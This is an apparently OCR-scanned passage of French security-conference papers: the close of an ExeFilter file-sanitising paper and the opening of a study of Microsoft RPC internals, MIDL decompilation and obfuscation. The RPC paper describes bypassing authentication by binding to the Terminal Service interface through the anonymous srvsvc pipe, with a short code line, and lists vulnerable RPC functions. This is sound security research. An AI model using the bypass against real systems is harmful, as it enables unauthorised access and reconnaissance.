
Un filtrage strict tel que celui appliqué par ExeFilter est très contraignant pour l'utilisateur, car il interdit de nombreuses fonctionnalités « actives » habituellement employées pour agrémenter les documents : macros, scripts, animations, Il ne peut donc être mis en oeuvre que pour des interconnexions nécessitant un niveau de confiance particulièrement élevé. Les besoins constants d'échanger de nouveaux formats de fichiers posent notamment problème, car il est nécessaire de mener une analyse de risques sur chaque format de fichier.

Au final ExeFilter permet de réduire drastiquement le risque de transmettre un cheval de Troie ou un virus camouflé dans un fichier ou un courriel, au prix dune réduction notable de certaines fonctionnalités.

3.4 Algorithme

Le fonctionnement d'ExeFilter repose sur quelques idées simples :

- On ne veut autoriser que des formats de fichiers ou de courriels connus et maîtrisés. Pour cela, un fichier doit être obligatoirement reconnu par son nom (extension) ET par son contenu.
- Les contenus autorisés doivent être inoffensifs pour le système d'information qui les reçoit. On doit les « nettoyer » si cela est possible.
- Les fichiers inclus dans un format conteneur doivent être récursivement analysés.



Avant de décrire ce fonctionnement, il est nécessaire de bien définir quelques termes :

Dépollution ou nettoyage Action qui consiste à supprimer ou désactiver tout contenu interne d'un fichier (ou d'un ensemble de fichiers) susceptible de poser des problèmes de sécurité (conformément à une politique de sécurité choisie).

Format de fichier Un format de fichier correspond à un type de fichier particulier qui peut être décodé et interprété par une application donnée ou le système d'exploitation. Un format est généralement associé à une structure interne précise ou à une syntaxe, ainsi qu'à un nom de fichier se terminant par une extension donnée. Par exemple le contenu d'un fichier exécutable Windows doit (au minimum) commencer par « MZ », et son nom doit se terminer par l'extension « .exe ».

Conteneur Un format conteneur correspond à un fichier susceptible de contenir un ou plusieurs autres fichiers, qu'une application est capable d'extraire. Par exemple une archive ZIP est un format conteneur. Dans l'algorithme générique d'ExeFilter, un répertoire est également un conteneur.

Filtre Un filtre est un module logiciel correspondant à un format de fichier donné, capable :
- d'analyser le nom et le contenu interne d'un fichier afin de confirmer sil correspond au format attendu,
- de détecter la présence éventuelle de contenu potentiellement dangereux,
- de nettoyer ce contenu le cas échéant,
- ou de prévenir que ce contenu ne peut être nettoyé.

Résultat d'un filtre Après l'action d'un filtre sur un fichier, le résultat peut être l'un des suivants :

- « **accepté** » : le fichier correspond bien au format attendu, et aucun contenu potentiellement dangereux na été détecté.
- « **nettoyé** » : le fichier correspond bien au format attendu, au moins un contenu potentiellement dangereux a été détecté, tous ces contenus ont été correctement supprimés ou désactivés.
- « **refusé** » : le fichier correspond bien au format attendu, au moins un contenu potentiellement dangereux a été détecté mais na pu être correctement supprimé ou désactivé.
- « **non reconnu** » : le fichier ne correspond pas au format attendu par le filtre.

Algorithme de nettoyage L'algorithme global de nettoyage s'applique sur un conteneur (un répertoire ou une archive). Pour chacun des fichiers, on effectue les actions suivantes :

1. On extrait l'extension du nom du fichier.
2. On sélectionne tous les filtres correspondant à cette extension. Par exemple un fichier « rapport.doc » peut correspondre aux formats MS-Word, RTF ou bien texte ASCII.
3. On applique alors chacun des filtres sélectionnés, qui analyse le contenu du fichier, le nettoie si besoin, puis retourne un des résultats définis plus haut.
4. Les résultats des différents filtres sont fusionnés, en gardant le résultat prioritaire.
5. Si un des filtres correspond à un format conteneur comme ZIP, alors on applique récursivement le même algorithme à ce conteneur.
6. Si le résultat final est « accepté » ou « nettoyé », alors le fichier peut être transmis à destination. Sinon il est placé en quarantaine ou simplement supprimé.
7. Au final, on obtient bien un fichier dont on a vérifié la cohérence du nom avec un format, et dont le contenu a été validé et nettoyé.

Filtrages « liste noire » et « liste blanche » Un filtrage de type « **liste noire** » consiste à accepter tout sauf certains contenus explicitement interdits : « tout ce qui n'est pas interdit est autorisé ».

A l'inverse, l'approche « **liste blanche** » n'autorise que certains contenus bien identifiés et interdit tout le reste : « tout ce qui n'est pas autorisé est interdit ».

Pour ce qui concerne les formats de fichiers, ExeFilter permet d'appliquer une politique de filtrage de type liste blanche, alors que la plupart des antivirus et des logiciels d'analyse de contenu classiques sont plutôt basés sur l'approche liste noire.

3.5 Applications

ExeFilter a été conçu comme un module générique pouvant servir à de nombreuses applications, dont voici certains exemples :

Sas de dépollution de supports amovibles Un sas de dépollution est un poste client permettant l'importation de fichiers vers un système d'information sécurisé à partir de supports amovibles (disquettes, CDs, DVDs, clés USB, ...).

Habituellement ce type de solution repose essentiellement sur 1 ou plusieurs antivirus. ExeFilter permet d'appliquer une politique de sécurité plus stricte afin de mieux protéger le système.

Passerelle de transfert de fichiers ExeFilter peut être employé pour appliquer une politique de sécurité sur une passerelle d'interconnexion, lorsque 2 systèmes d'information ont besoin de s'échanger des fichiers.

Pour cela il est par exemple possible de configurer un serveur FTP ou Samba pour qu'il fournisse un répertoire de dépôt accessible en écriture côté émetteur, et un répertoire destination accessible en lecture de l'autre côté. ExeFilter est alors chargé de nettoyer chaque fichier déposé avant de le recopier dans le répertoire de destination.

Passerelle de filtrage de messagerie De la même façon, ExeFilter peut être intégré dans un serveur SMTP relais sur une passerelle de messagerie, afin d'analyser tous les courriels et leurs pièces jointes.

Passerelle de filtrage Web Pour terminer, ExeFilter peut être intégré dans un proxy HTTP pour sécuriser l'accès au Web.

Au contraire des applications précédentes, le caractère synchrone et dynamique de la consultation Web nécessite des performances très élevées. Ce type d'application n'a pas encore été validé avec la version actuelle d'ExeFilter.

Diode + ExeFilter Pour des passerelles d'interconnexion unidirectionnelles comme celles décrites au chapitre « Diode réseau », il est bien sûr envisageable de combiner la diode et ExeFilter afin de protéger à la fois la confidentialité et l'intégrité du réseau haut, tout en assurant des services de transfert de fichiers, de courriels et de sites web.

4 ...Pourquoi le langage Python ?

Les 2 projets Diode et ExeFilter sont développés avec un temps contraint, en tentant de privilégier l'approche KISS (Keep It Simple, Stupid, cf. [KISS]), pour garantir la clarté du code, l'évolutive et la portabilité pendant les siècles à venir. Un code source simple et clair est toujours plus facile à lire, à comprendre, et donc à sécuriser et à auditer. Cela favorise également le partage au sein d'une équipe de développement. Pour cela, Python est aujourd'hui un des langages les plus adaptés, car il fournit une syntaxe claire et des fonctionnalités de haut niveau. Mais ce sont les experts qui en parlent le mieux :

- « Life is short. You need Python. » (Bruce Eckel, cf. [ECKEL])
- « Python est le chemin le plus rapide entre l'idée et le programme. ż (Philippe Biondi, Las Vegas)

Plus sérieusement, Python a permis de gagner beaucoup de temps lors du développement de la diode et d'ExeFilter, puisque sa bibliothèque standard fournit de très nombreuses fonctionnalités de haut niveau, comme par exemple la gestion de fichiers ZIP, de contenus HTML, XML, etc.

Pour finir, ce langage a également permis de développer un code très portable, qui fonctionne aussi bien sous Windows, Linux, BSD ou MacOSX (enfin, presque).

5 Remerciements

Tout d'abord un grand merci à Nicolas Aillery et Jean-François Suret, pour toutes les heures passées à développer la première version de la Diode.

Merci également à Arnaud Kerréneur et Tanguy Vinceleux pour leur aide sur ExeFilter.

6 Conclusion

Les 2 projets Diode et ExeFilter présentés dans cet article apportent deux briques innovantes pour bâtir des interconnexions hautement sécurisées entre un système d'information sensible et un réseau non maîtrisé comme Internet. De nombreuses applications sont possibles et ne demandent qu'à être développées ou améliorées.

La possibilité de diffuser ces projets en tant que logiciels libres via le site http://admisource.gouv.fr est en cours d'étude. A suivre...

Références

[DSTO1] Data diodes, M. Stevens & M. Pope, 1995, http://www.dsto.defence.gov.au/publications/2204/

[DSTO2] An Implementation of an Optical Data Diode, Malcolm W. Stevens, 1999, http://www.dsto.defence.gov.au/publications/2110/

[NPUMP] ů A Network Pump, Myong H. Kang, Ira S. Moskowitz & Daniel C. Lee, IEEE Transaction on Software Engineering, Vol. 22, No. 5, May 1996, http://chacs.nrl.navy.mil/publications/CHACS/1996/1996kang-ieee.pdf

[TENIX] ů Tenix Interactive Link, http://www.tenix.com/Main.asp?ID=730

[FLUTE] ů RFC 3926, FLUTE - File Delivery over Unidirectional Transport, http://www.ietf.org/rfc/rfc3926.txt

[PSYCO] ů Psyco Python « kind of » JIT compiler, http://psyco.sourceforge.net/

[PAR2] ů outils par et par2, http://www.par2.net

[SSTIC03] ů Formats de fichiers et code malveillant, P. Lagadec, SSTIC03, http://actes.sstic.org/SSTIC03/Formats_de_fichiers/

[SSTIC04] ů Filtrage de messagerie et analyse de contenu, P. Lagadec, SSTIC04, http://actes.sstic.org/SSTIC04/Filtrage_messagerie/

[VBPREV] ů Virus Bulletin prevalence table, http://www.virusbtn.com/resources/malwareDirectory/prevalence/index

[KISS] ů Keep It Simple, Stupid !, http://en.wikipedia.org/wiki/KISS_principle

[ECKEL] ů Why I love Python, Bruce Eckel, http://www.pythoncriticalmass.com/downloads/pub/eckel/LovePython.zip

Dissection des RPC Microsoft

Nicolas Pouvesle[1] and Kostya Kortchinsky[2]

[1] npouvesle@tenablesecurity.com
[2] kostya.kortchinsky@eads.net

Résumé Cet article propose au lecteur une plongée au cœur des RPC Microsoft, ces appels de fonctions distants qui ont tant fait parler d'eux avec, entre autres, les vers Blaster, Sasser ou Zotob. La connaissance de leur fonctionnement détaillé est un atout majeur pour quiconque veut de nos jours sécuriser un réseau de machines sous Windows, ou ses propres applications client serveur communicant via RPC.

Nous présenterons les principes des RPC tels qu'ils sont implémentés dans Windows, en s'attardant sur certaines fonctionnalités intéressantes (que certains préféreront appeler vulnérabilités). Nous aborderons le langage de définition des interfaces MIDL, sa décompilation et son obscurcissement possible. Puis nous conclurons sur les renforcements possibles de la sécurité des mécanismes RPC, notamment les solutions retenues dans les derniers applicatifs Microsoft.

1 Introduction

L'acronyme RPC est maintenant ancré dans la mémoire des professionnels de la sécurité pour de tristes raisons, citons parmi celles-ci Blaster, Sasser, Zotob. Si l'organisation de ces appels distants de fonction (Remote Procedure Call) a longtemps été obscure, elle est maintenant mieux appréhendée. Les constats des diverses dissections menées à bien ne sont pas flatteurs...

En effet, l'utilisation du standard DCE RPC par Microsoft dans ses systèmes d'exploitation, aussi appelé MSRPC, concentre un éventail de vulnérabilités (ou fonctionnalités selon le point de vue) impressionnant, aussi bien dans la conception de l'architecture mise en œuvre que dans son implémentation. C'est sur ces fondations friables que se bâtissent des applicatifs, il convient donc de comprendre les mécanismes en jeu afin d'éviter à son édifice de s'effondrer à la moindre secousse.

Nous orienterons la suite de cet article dans une direction résolument technique, en insistant sur des points méconnus ou peu documentés de MSRPC, afin d'éviter des redites avec des documents existants. Après avoir introduit quelques concepts clés de RPC, nous aborderons le langage de description des interfaces, MIDL (Microsoft Interface Description Language) [MIDL], ainsi que les possibilités de rétro-conception offertes par celui-ci, puis nous nous attarderons sur les faiblesses structurelles de MSRPC, et ce, au travers d'exemples singuliers. Enfin, nous conclurons sur les efforts de sécurisation engagés par Microsoft avec les dernières versions de ses logiciels.

2 MSRPC, l'implémentation de DCE RPC par Microsoft

Le mécanisme de RPC permet d'appeler des fonctions sur un système distant de façon quasi transparente comme s'il s'agissait d'appels locaux. Parmi les deux principales implémentations existantes de RPC, Microsoft a implémenté dans ses produits DCE RPC en y ajoutant des fonctionnalités spécifiques à Windows.

2.1 Quelques concepts clés

Afin de comprendre le fonctionnement de MSRPC, il est nécessaire d'introduire deux notions importantes : celle d'interface (« interface » en Anglais), de protocole de transport, et de point final (« endpoint » en Anglais).

Un service RPC Windows peut être accessible via différents protocoles de transport, les plus fréquents étant :

- un pipe utilisé par le protocole réseau Windows SMB/CIFS (ncacn_np) ;
- le protocole réseau TCP (ncacn_ip_tcp) ;
- le protocole réseau UDP (ncacn_ip_udp) ;
- le protocole HTTP (ncacn_http) ;
- un pipe SMB/CIFS local (ncalrpc).

Lorsque le protocole de transport utilisé est SMB/CIFS le service RPC est en écoute sur les ports TCP 139 et 445. S'il s'agit de TCP ou UDP le port doit être précisé lors de la création du service. Un client peut connaître le port en interrogeant le service « portmapper » en écoute sur le port TCP 135.

L'ensemble des protocoles de transport utilisés par un service RPC est défini au sein d'un point final (« endpoint ») et a le format suivant :

```
endpoint("ncacn_ip_tcp:[2046]", "ncacn_np:[\ \
pipe\\rpc_service]");
```

L'exemple précédent représente un service RPC en écoute sur le port TCP 2046 et également disponible via le protocole réseau SMB/CIFS.

Un service RPC contient enfin une ou plusieurs interfaces servant à décrire toutes les fonctions utilisées ainsi que tous les points finaux disponibles. Une interface RPC est représentée par un identifiant (uuid (00000001-0002-0003-0004-000000000005)), un numéro de version (version (1.0)), des points finaux (optionnels). Le lecteur est invité à lire [WNSI] pour une liste complète des services RPC Windows.

L'ensemble des caractéristiques permettant de décrire un service MSRPC sont contenues dans un fichier texte (service.idl) utilisant le langage MIDL.

3 MIDL

MIDL est le langage qui permet de définir les interfaces entre des programmes client et serveur.

3.1 Présentation du langage MIDL

L'utilisation des appels de fonctions distantes RPC dans une application permet donc au développeur de ne plus avoir à se soucier de gérer la communication entre le client et le serveur. Cependant, il est toujours nécessaire de définir les interfaces utilisées. Une fois ces interfaces définies, le compilateur générera automatiquement le code permettant au client et au serveur de communiquer.

Les interfaces MSRPC sont, sous Windows, définies à l'aide du langage MIDL ("Microsoft Interface Definition Language" en anglais) qui est une extension du langage IDL utilisé pour représenter les interfaces DCE RPC.

Le langage MIDL est très proche du C et du C++ utilisés dans les fichiers entêtes. La principale différence réside dans la présence de mots clés précisant l'encodage utilisé.

Une interface de communication RPC est définie dans un fichier idl et a la forme suivante :

```
[
uuid(01234567-89ab-cdef-0123-456789abcdef),
version(1.0)
]

interface Example
{
typedef struct _info
 {
  long l;
  char c;
 } info;

long RunCommand (
 [in][string] char * cmd,
 [out] info * inf
 );
}
```

La première partie du fichier, comprise entre crochets, peut être qualifiée d'entête et contient les informations caractérisant l'interface :

```
[
uuid(01234567-89ab-cdef-0123-456789abcdef),
version(1.0)
]
```

On trouve, au minimum, deux éléments : l'identifiant unique (uuid) et la version. On peut également trouver dans l'entête des informations concernant les points finaux ("endpoints"), l'encodage (pointeur) et la manière d'identifier une session (handle).

Juste après l'entête on trouve le corps de l'interface :

```
interface Example
 {
  typedef struct _info
   {
    long l;
    char c;
   } info;
long Test (
 [in][string] char * tab,
 [out] info * inf
 );
}
```

Celui ci contient la définition de chaque fonction utilisée pour communiquer entre le client et le serveur mais également la définition de toutes les structures passées dans ces fonctions.

Si l'on regarde de plus près la fonction « Test », on s'aperçoit que chaque argument est précédé d'un mot clé ([in], [out] ou [in, out]). Ces mots clés servent à préciser dans quel sens les arguments doivent être transmis :

[in] : client vers serveur,

[out] : serveur vers client,

[in, out] : client vers serveur puis serveur vers client.

D'autres mots clés peuvent être présents :

```
long Test2 (
 [in][string] wchar_t * str,
 [in] long l,
 [in][size_is(l)] wchar_t * str2
 }
```

L'exemple précédent contient une grande partie des failles d'implémentation RPC actuellement connues. Il est donc nécessaire de bien le comprendre. L'argument « str » est une chaîne de caractères (string) unicode (wchar_t). Il n'est fait a aucun moment mention de la taille de la chaîne. La taille exacte de la chaîne sera passé au niveau de l'encodage et les fonctions RPC se chargeront d'allouer et désallouer les zones mémoires nécessaires. Un programme devra donc faire très attention à ne pas copier cet argument dans un buffer de taille fixe pour éviter d'éventuels débordements de tampons.

L'argument « str2 » est précédé du mot clé size_is qui sert à indiquer la taille réelle du buffer (différent de la taille réellement transmise). Il faut donc toujours vérifier cette taille avant toute manipulation.

En supposant que les arguments « str » et « str2 » ont une taille maximum, il est possible de modifier la définition IDL est ainsi de réduire les risques d'erreurs de programmation :

```
 long Test2 (
 [in][range_is(0,100)] long l1,
 [in][string][size_is(l1)] wchar_t * str,
 [in][range_is(0,10000)] long l2,
 [in][size_is(l2)] wchar_t * str2
 }
```

Le mot clé range_is forcera les fonctions RPC à vérifier que l'entier (l1 ou l2) est bien compris entre les valeurs spécifiées. Si ce n'est pas le cas une exception RPC aura lieu et la fonction ne sera jamais appelée.

Une fois l'interface MIDL définie, elle peut être transformée en code C à l'aide du compilateur midl.exe.

3.2 Encodage MIDL

Une analyse du code généré par le compilateur MIDL va permettre de comprendre comment il est possible d'extraire et de décompiler les interfaces RPC d'un binaire.

Le compilateur MIDL fourni par Microsoft offre de compiler l'interface IDL en stub interprété (fully interpreted stub), en stub semi-interprété (mixed stub ou interpreted stub) et en mode en

ligne (inline stub). La différence entre ces différents modes réside dans le code généré mais également dans la vitesse de traitement des requêtes RPC (le mode en ligne étant le plus rapide).

Bien qu'il existe plusieurs modes de compilation, le code généré présente cependant des similitudes. On trouve, notamment, la structure décrivant l'interface du serveur :

```
static const RPC_SERVER_INTERFACE Example___RpcServerInterface =
    {
     sizeof(RPC_SERVER_INTERFACE),
 {{0x01234567,0x89ab,0xcdef,{\{}0x01,0x23,0x45,0x67,0x89,
        0xab,0xcd,0xef}},{1,0}},
 {{0x8A885D04,0x1CEB,0x11C9,{\{}0x9F,0xE8,0x08,0x00,0x2B,
        0x10,0x48,0x60}},{2,0}},
    &Example_v1_0_DispatchTable,
     0,
     0,
     0,
   &Example_ServerInfo,
     0
      };
```

On peut noter la présence de l'identifiant unique de l'interface « Example », suivi par l'identifiant représentant le protocole de transfert. Les deux autres entrées sont également très importantes. Juste après l'identifiant de transfert se situe un pointeur vers une structure appelée DispatchTable :

```
RPC_DISPATCH_TABLE Example_v1_0_DispatchTable =
 {
  1,
  Example_table
 };
```

Cette structure a comme premier élément le nombre de fonctions présentes dans l'interface RPC. Les autres éléments sont des pointeurs vers le code de chaque fonction RPC dans le cas d'un stub en ligne et un pointeur vers une structure de contrôle dans le cas d'un stub interprété.

L'autre élément de la structure RpcServerInterface, Example_ServerInfo, est un pointeur vers une autre structure contenant des informations sur l'interface RPC. Il est a noté que ce pointeur n'existe pas si l'on est dans le cas d'un stub en ligne. Cette structure a le format suivant :

```
static const MIDL_SERVER_INFO Example_ServerInfo =
 {
  &Example_StubDesc,
  Example_ServerRoutineTable,
  __MIDL_ProcFormatString.Format,
  Example_FormatStringOffsetTable,
  0,
  0,
  0,
  0
  };
```

Cette structure est essentiellement composée de pointeurs :

Example_ServerRoutineTable est un pointeur sur une structure contenant des pointeurs vers le code de chaque fonction RPC ;

__MIDL_ProcFormatString.Format est un pointeur vers une chaîne de format représentant chaque fonction (arguments, encodage...) ;

Example_FormatStringOffsetTable est un pointeur sur une structure indiquant l'offset de chaque fonction RPC dans une chaîne de format servant à analyser l'encodage.

Le tout premier élément de la structure, StubDesc, pointe vers une nouvelle structure de contrôle :

```
static const MIDL_STUB_DESC Example_StubDesc =
 {
  (void __RPC_FAR *)&Example___RpcServerInterface,
  MIDL_user_allocate,
  MIDL_user_free,
  0,
  0,
  0,
  0,
  0,
  __MIDL_TypeFormatString.Format,
  1, /* -error bounds_check flag */
  0x20000, /* Ndr library version */
  0,
  0x50100a4, /* MIDL Version 5.1.164 */
  0,
  0,
  0, /* notify {\&} notify_flag routine table */
  1, /* Flags */
  0, /* Reserved3 */
  0, /* Reserved4 */
  0 /* Reserved5 */
 };
```

L'élément important de cette structure est __MIDL_TypeFormatString.Format. Il s'agit d'un pointeur sur une autre chaîne de format qui décrit les arguments plus complexes ainsi que les structures utilisées dans l'interface MIDL. A titre d'exemple, voici le code représentant l'argument str de l'interface « Test » :

```
0x11, 0x8, /* FC_RP [simple_pointer] */
/* 4 */
0x22, /* FC_C_CSTRING */
0x5c, /* FC_PAD */
```

On remarquera que cette chaîne de format est relativement simple à comprendre. Il s'agit d'un pointeur (0x11) sur un type de base (0x8) qui est une chaîne unicode (0x22).

Les structures précédentes ainsi que les chaînes de format étant présentes dans le binaire, il est tout à fait envisageable de pouvoir les extraire de ce binaire et de les décompiler afin d'obtenir le code MIDL originel de l'interface RPC.

3.3 Décompilation MIDL

On a vu précédemment qu'il était envisageable de décompiler les chaînes de format RPC afin de recréer le code MIDL. Il faut cependant pouvoir trouver ces chaînes au sein de l'éxécutable.

En regardant de plus près les différentes structures composant le code RPC, on s'aperçoit que, dans le cas d'un stub complètement interprété (le plus fréquent), il est possible de trouver les chaînes de format en suivant les pointeurs de la structure Example___RpcServerInterface. Or cette structure dispose d'un élément stable et facilement identifiable : l'identifiant du protocole de transfert.

La décompilation du code RPC d'un stub interprété et/ou complètement interprété est donc possible. Mais qu'en est il d'un stub en ligne ?

Il n'existe aucune façon fiable d'appliquer la même démarche que précédemment car le pointeur Example_ServerInfo n'existe pas s'il s'agit d'un stub inline. Cependant dans ce cas là, la structure DispatchTable est une liste de pointeur dans le code binaire du programme sur chaque fonction. A la différence d'un stub interprété où le code des arguments RPC sont analysé hors des fonctions, chaque fonction de l'interface RPC d'un stub inline analyse ces arguments (code généré automatiquement) :

```
NdrServerInitializeNew(
_pRpcMessage,
&_StubMsg,
&Example_StubDesc);
[...]
NdrConvert( (PMIDL_STUB_MESSAGE) &_StubMsg,
            (PFORMAT_STRING)
&__MIDL_ProcFormatString.Format[0] );
```

Une fonction fait donc référence à Example_StubDesc qui contient les pointeurs nécessaires pour trouver une des chaînes de format et fait directement référence à l'autre chaîne de format.

Il est donc également possible d'extraire et de reconstruire le code MIDL dans le cas d'un stub en ligne. Il faut cependant être capable d'analyser le code binaire d'un programme.

Il existe actuellement plusieurs décompilateurs MIDL permettant de recréer le code MIDL :

- muddle [MUDDLE] : premier décompilateur MIDL apparu en 2000 et fait par Matt Chapman. Ce décompilateur, afin de trouver les différentes structures RPC utilise comme code fixe la version de la librairie Ndr. Cette méthode n'est cependant pas fiable et ne permet pas de gérer correctement les stubs en ligne. La détection des stubs en ligne est basée sur le fait que la chaîne de format se trouve à une position fixe par rapport à la structure découvert. Or ce n'est rarement le cas. muddle n'est plus maintenu et ne permet de recréer le code MIDL qu'avec du code compilé avec des vieilles versions de midl.exe.

- unmidl [UNMIDL] : décompilateur MIDL écrit en python en 2004-2005 par Dave Aitel. Ce décompilateur MIDL permet d'extraire les interface MIDL sans avoir à faire aucune analyse préalable sur le binaire. Il fonctionne sur toutes les plateformes permettant d'utiliser python (Unix, Windows, ...). Il présente cependant le même problème que muddle au niveau des stub en ligne.

- mIDA [MIDA] : plugin IDA écrit en 2005-2006 par Nicolas Pouvesle. Il s'agit d'un plugin pour le désassembleur IDA. Il est donc nécessaire de posséder une copie de ce logiciel (Windows). Il offre cependant un meilleur support de l'analyse des stubs en ligne en s'appuyant sur l'analyse du code binaire effectuée par le désassembleur.

Il est donc tout à fait possible d'extraire et de reconstruire le code MIDL d'un binaire en utilisant des outils existant ou en créant soit même de nouveau programme.

Cependant existe-t-il des méthodes permettant d'empêcher cette décompilation.

3.4 Obscurcissement IDL

Les chaînes de format générées par le compilateur MIDL de Microsoft étant nécessaires au fonctionnement d'une application RPC il n'est pas possible de les supprimer et donc d'empêcher quelqu'un de recréer le code. Cependant il existe quelques techniques permettant de rendre cette tache beaucoup plus ardue.

On peut dans un premier temps s'attaquer à l'obscurcissement des données caractéristiques de l'encodage RPC. Il est par exemple possible de supprimer l'identifiant du protocole de transfert ainsi que le numéro de version de la librairie Ndr. Ces champs devront cependant être remplies avant d'appeler les fonctions RPC. De cette façon les décompilateurs n'ont plus de point de repère fixe permettant de trouver ces structures.

Il est cependant possible de rechercher les appels aux fonctions d'initialisation RPC ce qui permet de suspecter la présence d'un telle structure et ainsi d'en obtenir l'emplacement dans le binaire.

Un autre technique, plus subtile, consiste à modifier le contenu des deux chaînes de format. Le code généré par les décompilateurs RPC n'aura alors plus rien à voir avec la réalité. Là encore il est nécessaire de restaurer ces chaînes avant d'appeler les fonction d'initialisation RPC (RpcServer-RegisterIf,...). Cette deuxième méthode est beaucoup plus intéressante que la première si elle est correctement mise en oeuvre. En effet, en remplaçant les chaînes de format avec d'autres chaînes de format RPC cette obscurcissement peut facilement passer inaperçu.

Enfin il existe une dernière technique d'obscurcissement MIDL qui ne concerne que certains décompilateurs et n'est valable que dans le cas d'un mode en ligne. Supposons que le fichier IDL ressemble à cela :

```
/* opcode 0x00 */
long function1 (
[in] long l
);
/* opcode 0x01 */
long function2 (
[in] char c,
[out] long * l
);
```

Il suffit alors de créer des fonctions fantômes qui ne servent à rien mais qui ont exactement les mêmes définitions. Le fichier IDL deviendrait par exemple :

```
/* opcode 0x00 */
long function_ph1 (
[in] char c,
[out] long * l
);
/* opcode 0x01 */
long function_ph2 (
[in] long l
```

```
);
/* opcode 0x02 */
long function1 (
[in] long l
);
/* opcode 0x03 */
long function2 (
[in] char c,
[out] long * l
);
```

Le code généré par des décompilateurs ne s'appuyant par sur l'analyse du code binaire est le suivant :

```
/* opcode 0x00 */
long function_ph1 (
[in] char c,
[out] long * l
);
/* opcode 0x01 */
long function_ph2 (
[in] long l
);
```

Les fonctions réellement intéressantes ne ressortent pas dans le code généré. Cette technique d'obscurcissement devient vraiment efficace avec plus de 2 fonctions RPC. Cette particularité est du au fait que la chaîne de format réutilise le même code pour des fonctions identiques. Or il est impossible de détecter cela sans une analyse du code binaire.

4 Une sécurité pour le moins douteuse

4.1 Vulnérabilités relevant de la conception

Certains choix ont été effectués par Microsoft dans la conception de leurs RPC. Si certains n'ont eu que des conséquences ennuyeuses, d'autres se sont révélés réellement catastrophiques.

Partage des interfaces et points finaux RPC dans un même processus Pour des raisons qui nous sont étrangères, Microsoft a doté son mécanisme RPC d'une propriété particulière, à l'origine de bien des maux. Tous les points finaux et interfaces sont « partagés » au sein d'un même processus : cela signifie qu'il est possible d'accéder à tout sous-ensemble de fonctions distantes à partir de n'importe quel point final disponible dans un processus.

Cela permet de contourner les restrictions d'accès posées sur un point final, de s'affranchir d'authentification, d'accéder à des fonctions initialement exposées seulement localement.

Principe du moindre privilège et divulgation d'information Le principe du moindre privilège dont il est ici question n'est évidemment pas la doctrine sécuritaire maintenant largement connue mais une adaptation libre de la part de Microsoft. Dès NT 4.0, l'éditeur a opté pour une

« transparence » maximale de son système d'exploitation vis-à-vis d'éventuels clients réseaux. En effet, de nombreuses fonctions distantes sont accessibles par défaut dans Windows et ne nécessitent qu'un moindre privilège : un identifiant et un mot de passe nuls (aussi appelé « Null Session »).

Les informations que l'on peut en tirer devraient faire blêmir tout administrateur un tant soit peu consciencieux : version du système d'exploitation, régionalisation, utilisateurs, groupes, privilèges, processus, ...

Le principe de partage des interfaces et points finaux facilite d'autant le travail à un éventuel utilisateur malicieux. Voici quelques exemples connus ou non : Afin de mieux comprendre comment

Bulletin	Endpoint original	Endpoint d'accès	Fonction RPC	Description Description
URP1	\pipe\svcctl	\pipe\srvsvc	EnumServiceStatus	Liste les services
URP1	\pipe\eventlog	\pipe\srvsvc	OpenEventLog	Accès aux logs système
0day (XP SP1)	\pipe\Ctx_Winstation_ API_Service	\pipe\srvsvc \pipe\srvsvc	RpcWinstation OpenServer	Liste les process

cela fonctionne nous allons étudier la « faille » concernant « Terminal Service » sur Windows XP SP1. Lorsque ce service est activé l'interface RPC suivante est disponible :

```
pipe: Ctx_Winstation_API_Service, uuid:
5ca4a760-ebb1-11cf-8611-00a0245420ed v1.0
```

Il est cependant impossible d'accéder à ce service sans disposer d'un mot de passe valide. Cependant une autre interface est disponible en anonyme :

```
pipe: srvsvc, uuid: 5ca4a760-ebb1-11cf-8611-00a0245420ed v1.0
```

Or il est possible d'accéder à l'interface du service « Terminal Service » en passant par le service « srvsvc » et ainsi échapper aux restrictions d'accès :

```
fid = bind_pipe (pipe:"$\backslash $srvsvc",
uuid:"5ca4a760-ebb1-11cf-8611-00a0245420ed", vers:1);
```

En utilisant cette méthode il est possible d'appeler la fonction RpcWinstationOpenServer et ainsi d'énumérer la liste des process actifs.

4.2 Vulnérabilités relevant de l'implémentation

Au cours de ces dernières années, les RPC sont devenus le premier vecteur d'exécution de code à distance, sans interaction de l'utilisateur, sur les systèmes d'exploitation Microsoft. La raison en est simple : la quantité de fonctionnalités accessibles anonymement, ou après authentification minimale, à distance grâce aux RPC est importante, et par conséquent le code que cela représente aussi. Ce dernier, assurément, n'est pas exempt de bogues.

Il nous semble opportun de rappeler ici les fonctions distantes ayant par le passé présenté des vulnérabilités :

Bulletin	Module	Identifiant de l'interface	Fonction
MS05-051	MsDtc	906b0ce0-c70b-1067-b317-00dd010662da	BuildContextW
MS05-043	Spoolss	12345678-1234-abcd-ef00-0123456789ab	AddPrinterExW
